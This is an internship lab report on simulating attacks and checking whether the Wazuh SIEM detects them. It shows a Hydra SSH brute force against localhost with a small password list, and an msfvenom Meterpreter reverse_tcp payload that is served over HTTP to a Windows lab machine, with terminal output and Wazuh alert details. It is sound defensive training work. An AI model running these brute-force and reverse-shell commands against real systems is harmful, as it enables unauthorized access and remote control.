SOC Internship - Week 4 Report

Name: Mahnoor Shafi
Email:mahnoorshafi88@gmail.com
Internship Duration: 1st July – 1st August
Task : Attack Simulation & Threat Detection
Submission Date: 26-07-2025

Table of Content:

Objective

The objective of this task was to simulate real-world cyber attacks (brute force and malware injection) and observe how Wazuh detects and alerts for these threats. This demonstrates capabilities in offensive simulation, incident detection, and threat correlation in a SOC environment.

1. Brute Force SSH Attack using Hydra


Installed Hydra:

```
sudo apt update && sudo apt install hydra -y
```


Created password list (passlist.txt):

Ran brute force command:


```
hydra -l root -P passlist.txt ssh://<target-ip>
```



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status ssh

[sudo] password for kali:
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-07-25 08:22:17 EDT; 2h 25min ago
 Invocation: beb6d1f89631470fb6991fbeffa1cb26
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 89804 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 89806 (sshd)
      Tasks: 1 (limit: 2219)
     Memory: 1.6M (peak: 49.7M)
        CPU: 1.484s
     CGroup: /system.slice/ssh.service
             └─89806 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jul 25 08:24:16 kali sshd-session[90815]: pam_winbind(sshd:auth): internal module error (retval = PAM_AUTHINFO_UNAVAIL(9), user = 'root')
Jul 25 08:24:16 kali sshd-session[90816]: Connection closed by authenticating user root 127.0.0.1 port 51690 [preauth]
Jul 25 08:24:18 kali sshd-session[90817]: Failed password for root from 127.0.0.1 port 51706 ssh2
Jul 25 08:24:18 kali sshd-session[90814]: Failed password for root from 127.0.0.1 port 51672 ssh2
Jul 25 08:24:18 kali sshd-session[90814]: Connection closed by authenticating user root 127.0.0.1 port 51672 [preauth]
Jul 25 08:24:18 kali sshd-session[90818]: Failed password for root from 127.0.0.1 port 51710 ssh2
Jul 25 08:24:18 kali sshd-session[90815]: Failed password for root from 127.0.0.1 port 51678 ssh2
Jul 25 08:24:18 kali sshd-session[90817]: Connection closed by authenticating user root 127.0.0.1 port 51706 [preauth]
Jul 25 08:24:18 kali sshd-session[90815]: Connection closed by authenticating user root 127.0.0.1 port 51678 [preauth]
Jul 25 08:24:18 kali sshd-session[90818]: Connection closed by authenticating user root 127.0.0.1 port 51710 [preauth]

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh

┌──(kali㉿kali)-[~]
└─$ sudo adduser testuser

fatal: The user `testuser' already exists.

┌──(kali㉿kali)-[~]
```



```
  GNU nano 8.2                                   passlist.txt
123456
password
test
Test@123
admin

                                          [ Read 6 lines ]
```



```
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N] y
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ttestuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `ttestuser' to supplemental / extra groups `users' ...
info: Adding user `ttestuser' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ nano passlist.txt

┌──(kali㉿kali)-[~]
└─$ hydra -l ttestuser -P passlist.txt ssh://127.0.0.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 10:52:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: ttestuser   password: Test@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-25 10:52:53

┌──(kali㉿kali)-[~]
└─$ 
```


I attack on local host my kali machine is an attacker and in another terminal it is a victim machine also.

2. Monitored Wazuh for Brute Force Detection

Opened Wazuh Dashboard → Security Events.

Applied filter for rule group: authentication_failed

Observed multiple failed login



Wazuh

https://10.15.168.87/app/threat-hunting#/overview/?tab=general&tabView=dashboard&_a=(filters:!(),query:(language:kuery,query:''))&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(fr

Threat Hunting


Dashboard Events

Search DQL Last 24 hours Show dates Refresh

manager.name: wazuh-server

342	0	74	19
- Total -	- Level 12 or above alerts -	- Authentication failure -	- Authentication success -

3. Check if multiple failed login attempts are detected.



Wazuh

https://10.15.168.87/app/threat-hunting#/overview/?tab=general&tabView=events&_a=(filters:!(),query:(language:kuery,query:''))&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:

Threat Hunting

342 hits

Jul 24, 2025 @ 10:57:41.192 - Jul 25, 2025 @ 10:57:41.192


Export Formatted 639 available fields Columns Density 1 fields sorted Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Jul 25, 2025 @ 10:53:34.869	kali	PAM: Login session opened.	3	5501
Jul 25, 2025 @ 10:53:34.818	kali	Successful sudo to ROOT executed.	3	5402
Jul 25, 2025 @ 10:52:52.778	kali	PAM: Login session opened.	3	5501
Jul 25, 2025 @ 10:52:52.731	kali	PAM: Login session opened.	3	5501
Jul 25, 2025 @ 10:52:52.731	kali	sshd: authentication success.	3	5715
Jul 25, 2025 @ 10:52:52.729	kali	PAM: User login failed.	5	5503
Jul 25, 2025 @ 10:52:52.708	kali	PAM: User login failed.	5	5503
Jul 25, 2025 @ 10:52:52.680	kali	PAM: User login failed.	5	5503
Jul 25, 2025 @ 10:52:52.680	kali	PAM: User login failed.	5	5503
Jul 25, 2025 @ 10:51:18.552	kali	PAM: Login session closed.	3	5502
Jul 25, 2025 @ 10:51:14.487	kali	Information from the user was changed.	8	5904
Jul 25, 2025 @ 10:51:10.483	kali	PAM: User changed password.	3	5555
Jul 25, 2025 @ 10:50:22.509	kali	New user added to the system.	8	5902

4. Verified Log Source and Alert Message

Clicked on alert → viewed log details from /var/log/auth.log


Confirmed alert rule, source IP, and failed attempts.



Wazuh
https://10.15.168.87/app/threat-hunting#/overview/?tab=general&tabView=events&_a=(filters:!(),query:(language:kuery,query:''))&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Threat Hunting
10:59
View surrounding documents
View single document
Table
JSON

Document Details

_index	wazuh-alerts-4.x-2025.07.25
agent.id	002
agent.ip	10.15.168.30
agent.name	kali
data.dstuser	root(uid=0)
data.srcuser	kali
data.uid	1000
decoder.name	pam
decoder.parent	pam
full_log	Jul 25 14:53:33 kali sudo[99426]: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=1000)
id	1753455214.738372
input.type	log
location	journald
manager.name	wazuh-server
predecoder.hostname	kali
predecoder.program_name	sudo
predecoder.timestamp	Jul 25 14:53:33
rule.description	PAM: Login session opened.



Wazuh
https://10.15.168.87/app/threat-hunting#/overview/?tab=general&tabView=events&_a=(filters:!(),query:(language:kuery,query:''))&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Threat Hunting
11:15
View surrounding documents
View single document

Document Details


manager.name	wazuh-server
predecoder.hostname	kali
predecoder.program_name	sudo
predecoder.timestamp	Jul 25 14:53:33
rule.description	PAM: Login session opened.
rule.firedtimes	8
rule.gdpr	IV_32.2
rule.gpg13	7.8, 7.9
rule.groups	pam, syslog, authentication_success
rule.hipaa	164.312.b
rule.id	5501
rule.level	3
rule.mail	false
rule.mitre.id	T1078
rule.mitre.tactic	Defense Evasion, Persistence, Privilege Escalation, Initial Access
rule.mitre.technique	Valid Accounts
rule.nist_800_53	AU.14, AC.7
rule.pci_dss	10.2.5
rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Jul 25, 2025 @ 10:53:34.869

5. Installed Metasploit Framework

```
sudo apt update && sudo apt install metasploit-framework -y
```

Verified installation by running:

msfconsole




```
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        https://metasploit.com


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

6. Created Malware Payload using msfvenom

msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.15.168.30** LPORT=4444 -f exe > malware.exe

Payload successfully generated as malware.exe



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.15.168.30 LPORT=4444 -f exe > malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ ls
config.yml  Documents  emerging.rules.tar.gz    install.sh   Music         Pictures  Templates  wazuh-agent_4.7.3-1_amd64.deb
Desktop     Downloads  emerging.rules.tar.gz.1  malware.exe  passlist.txt  Public    Videos     wazuh-installation-assistant

┌──(kali㉿kali)-[~]
└─$ 
```


7. Transferred and Executed Payload on Windows Machine

Started HTTP server on attacker machine:


python3 -m http.server 8000

Downloaded malware.exe on Windows and executed.

Wazuh agent was already installed on Windows target.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.15.168.30 LPORT=4444 -f exe > malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
    inet6 fe80::92dd:c728:695f:fdf9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ab:f4:24 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::699:2dc3:f4a6:bcea/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo ufw status

[sudo] password for kali:
Status: active

To                         Action      From
--                         ------      ----
1515/tcp                   ALLOW       Anywhere
1514/tcp                   ALLOW       Anywhere
443/tcp                    ALLOW       Anywhere
55000/tcp                  ALLOW       Anywhere
1515/tcp (v6)              ALLOW       Anywhere (v6)
1514/tcp (v6)              ALLOW       Anywhere (v6)
443/tcp (v6)               ALLOW       Anywhere (v6)
55000/tcp (v6)             ALLOW       Anywhere (v6)


┌──(kali㉿kali)-[~]
└─$ sudo ufw allow 8000

Rule added
Rule added (v6)

┌──(kali㉿kali)-[~]
└─$ sudo ufw disable

Firewall stopped and disabled on system startup

┌──(kali㉿kali)-[~]
└─$ sudo ss -tuln | grep 8000

tcp   LISTEN 0      5            0.0.0.0:8000      0.0.0.0:*

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.15.168.39 - - [26/Jul/2025 07:35:42] "GET /malware.exe HTTP/1.1" 200 -
10.15.168.39 - - [26/Jul/2025 07:40:42] "GET /malware.exe HTTP/1.1" 200 -
10.15.168.39 - - [26/Jul/2025 07:42:49] "GET /malware.exe HTTP/1.1" 200 -
10.15.168.39 - - [26/Jul/2025 07:44:52] "GET /malware.exe HTTP/1.1" 200 -
10.15.168.39 - - [26/Jul/2025 07:44:56] "GET /malware.exe HTTP/1.1" 200 -
```

200 means download success



This file could harm your device

malware.exe


This file contains malware or comes from a suspicious site.

Learn why Chrome blocks some files

8. Monitored Wazuh for Malware Activity

Checked Wazuh dashboard for suspicious process alerts (Meterpreter, PowerShell, etc.)

Found behavioral detection alert linked to malware execution.

